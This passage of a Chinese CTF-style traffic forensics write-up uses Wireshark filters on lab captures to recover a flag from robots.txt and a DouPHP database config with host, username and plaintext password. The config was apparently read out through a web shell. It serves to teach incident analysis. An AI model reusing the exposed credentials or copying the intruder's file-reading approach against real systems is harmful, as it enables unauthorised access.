0100  4b 69 74 2f 35 33 37 2e  32 31 20 28 4b 48 54 4d   Kit/537. 21 (KHTM
```

追踪第一个流量的TCP流。



Wireshark · 追踪 TCP 流 (tcp.stream eq 181) · webone.pcap

```
GET /robots.txt HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Host: 192.168.32.189
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.21 (KHTML,
like Gecko) Chrome/41.0.2228.0 Safari/537.21
Accept: */*

HTTP/1.1 200 OK
Date: Wed, 08 Aug 2018 07:23:28 GMT
Server: Apache/2.2.15 (CentOS)
Last-Modified: Fri, 25 Nov 2016 21:18:26 GMT
ETag: "1f0-11b-54226a9a90482"
Accept-Ranges: bytes
Content-Length: 283
Connection: close
Content-Type: text/plain; charset=UTF-8

User-agent: *
Disallow: /admin/
Disallow: /cache/
Disallow: /data/
Disallow: /include/
Disallow: /install/
Disallow: /languages/
Disallow: /m/include/
Disallow: /m/theme/
Disallow: /theme/
Disallow: /upgrade/
Disallow: /captcha.php
flag:87b7cb79481f317bde90c116cf36084b
```


1 客户端 分组, 1 服务器 分组, 1 turn(s).

整个对话 (833 bytes)　显示和保存数据为 ASCII　流 181

查找:


从上图得知flag为：`87b7cb79481f317bde90c116cf36084b`

同时可以直接导出http对象，在文本过滤器中选择robots.txt，随便选取一个将文件保存下来



分组	主机名	内容类型	大小	文件名
4068	192.168.32.189	text/plain	283 bytes	robots.txt
439045	evilhostjNLA...	text/plain	283 bytes	robots.txt
439135	192.168.32.1...	text/plain	283 bytes	robots.txt
439181	evilhostlvqd...	text/plain	283 bytes	robots.txt
439232	evilhostvb2f...	text/plain	283 bytes	robots.txt
647041	192.168.32.189	text/plain	283 bytes	robots.txt


文本过滤器： robots.txt




```
User-agent: *
Disallow: /admin/
Disallow: /cache/
Disallow: /data/
Disallow: /include/
Disallow: /install/
Disallow: /languages/
Disallow: /m/include/
Disallow: /m/theme/
Disallow: /theme/
Disallow: /upgrade/
Disallow: /captcha.php
flag:87b7cb79481f317bde90c116cf36084b
```

6、黑客找到的数据库密码

根据一些大师的经验，数据库通常的关键字有`database`、`db`、`data`等等，可以通过过滤关键字搜寻相关流量。


webone.pcap
文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)
表达式…
+

```
http.response.code==200 and http contains "database"
```




```
No.   Time       Source          Destination    Protocol Length Info
73…   6197.700…  192.168.32.189  192.168.94.59  HTTP     1341 HTTP/1.1 200 OK  (text/html)
```

```
> Frame 734581: 1341 bytes on wire (10728 bits), 1341 bytes captured (10728 bits)
> Ethernet II, Src: Vmware_cb:9f:85 (00:0c:29:cb:9f:85), Dst: Hangzhou_39:42:ed (b0:f9:63:39:42:ed)
> Internet Protocol Version 4, Src: 192.168.32.189, Dst: 192.168.94.59
> Transmission Control Protocol, Src Port: 80, Dst Port: 13342, Seq: 1, Ack: 621, Len: 1287
> Hypertext Transfer Protocol
> Line-based text data: text/html (42 lines)
```

```
0000  b0 f9 63 39 42 ed 00 0c  29 cb 9f 85 08 00 45 00   ··c9B··· )·····E·
0010  05 2f 24 09 40 00 40 06  11 77 c0 a8 20 bd c0 a8   ·/$·@·@· ·w·· ···
0020  5e 3b 00 50 34 1e 54 e5  ab 9d c5 13 2a e2 50 18   ^;·P4·T· ····*·P·
0030  00 7c 05 6b 00 00 48 54  54 50 2f 31 2e 31 20 32   ·|·k··HT TP/1.1 2
0040  30 30 20 4f 4b 0d 0a 44  61 74 65 3a 20 57 65 64   00 OK··D ate: Wed
0050  2c 20 30 38 20 41 75 67  20 32 30 31 38 20 30 38   , 08 Aug  2018 08
0060  3a 31 38 3a 30 35 20 47  4d 54 0d 0a 53 65 72 76   :18:05 G MT··Serv
0070  65 72 3a 20 41 70 61 63  68 65 2f 32 2e 32 2e 31   er: Apac he/2.2.1
0080  35 20 28 43 65 6e 74 4f  53 29 0d 0a 58 2d 50 6f   5 (CentO S)··X-Po
0090  77 65 72 65 64 2d 42 79  3a 20 50 48 50 2f 35 2e   wered-By : PHP/5.
00a0  34 2e 34 35 0d 0a 43 6f  6e 74 65 6e 74 2d 4c 65   4.45··Co ntent-Le
00b0  6e 67 74 68 3a 20 31 30  39 32 0d 0a 43 6f 6e 6e   ngth: 10 92··Conn
00c0  65 63 74 69 6f 6e 3a 20  63 6c 6f 73 65 0d 0a 43   ection:  close··C
00d0  6f 6e 74 65 6e 74 2d 54  79 70 65 3a 20 74 65 78   ontent-T ype: tex
00e0  74 2f 68 74 6d 6c 3b 20  63 68 61 72 73 65 74 3d   t/html;  charset=
00f0  55 54 46 2d 38 0d 0a 0d  0a 2d 3e 7c 3c 3f 70 68   UTF-8··· ·->|<?ph
0100  70 0a 2f 2a 2a 0a 20 2a  20 44 6f 75 50 48 50 0a   p·/**· *  DouPHP·
```

通过追踪TCP流。



Wireshark · 追踪 TCP 流 (tcp.stream eq 71893) · webone.pcap

```
 * ..............http://www.douco.com/license.html
 *
--------------------------------------------------------------------------
-------------------------
 * Author: DouCo
 * Release Date: 2015-06-10
 */

// database host
$dbhost   = "10.3.3.101";

// database name
$dbname   = "web";


// database username
$dbuser   = "web";

// database password
$dbpass   = "e667jUPvJjXHvEUv";

// table prefix
$prefix   = "dou_";

// charset
define('DOU_CHARSET','utf-8');

// administrator path
define('ADMIN_PATH','admin');

// mobile path
define('M_PATH','m');


?>
|<-
```

1 客户端 分组, 1 服务器 分组, 1 turn(s).

整个对话 (1907 bytes)

显示和保存数据为 ASCII


流 71893

查找:

得出账号为：`web`
得出密码为：`e667jUPvJjXHvEUv`
（注：密码就是这个，没有加密！！！）
得出IP地址为：`10.3.3.101`

7、黑客在数据库中找到的hash_code

由于上题最后查询出有关数据库的流量仅有一个，因此决定从webtwo流量包入手。
根据题目决定先利用`hash_code`这个关键字进行过滤。



webtwo.pcap
文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)
表达式…
+
No. Time Source Destination Protocol Length Info

```
http contains "hash_code"
```

```
webtwo.pcap    分组: 581809 · 已显示: 0 (0.0%)    配置: Default
```

查询不出流量。此时想到`hash_code`是和数据库有关的，通过上题得知数据库的IP地址是`10.3.3.101`，决定通过过滤`IP`看看是否可以过滤出相关流量。

```
ip.src==10.3.3.101
```



webtwo.pcap
文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)
表达式…
+

```
ip.src==10.3.3.101
```


```
No.  Time      Source       Destination  Protocol Length Info
   2 0.000290  10.3.3.101   10.3.3.100   TCP        74 3306 → 38975 [SYN, ACK] Seq=0 Ack=1 Win=14480 Len=0 MSS=1460 SACK_PERM=1 TSval=603950418 TSecr=68845013 WS=128
   4 0.001376  10.3.3.101   10.3.3.100   MySQL     144 Server Greeting proto=10 version=5.5.49
   7 0.001849  10.3.3.101   10.3.3.100   TCP        66 3306 → 38975 [ACK] Seq=79 Ack=84 Win=14592 Len=0 TSval=603950420 TSecr=68845015
   8 0.001860  10.3.3.101   10.3.3.100   MySQL      77 Response OK
  10 0.002287  10.3.3.101   10.3.3.100   MySQL      75 Response
  12 0.002856  10.3.3.101   10.3.3.100   MySQL      77 Response OK
  14 0.003188  10.3.3.101   10.3.3.100   MySQL      77 Response OK
  16 0.003569  10.3.3.101   10.3.3.100   MySQL      77 Response OK
  18 0.004348  10.3.3.101   10.3.3.100   MySQL     185 Response
  20 0.005074  10.3.3.101   10.3.3.100   MySQL     595 Response
  23 0.005571  10.3.3.101   10.3.3.100   TCP        66 3306 → 38975 [FIN, ACK] Seq=780 Ack=332 Win=14592 Len=0 TSval=603950423 TSecr=68845018
```

```
> Frame 2: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)
> Ethernet II, Src: Vmware_1d:96:01 (00:0c:29:1d:96:01), Dst: Vmware_cb:9f:8f (00:0c:29:cb:9f:8f)
> Internet Protocol Version 4, Src: 10.3.3.101, Dst: 10.3.3.100
> Transmission Control Protocol, Src Port: 3306, Dst Port: 38975, Seq: 0, Ack: 1, Len: 0
```

```
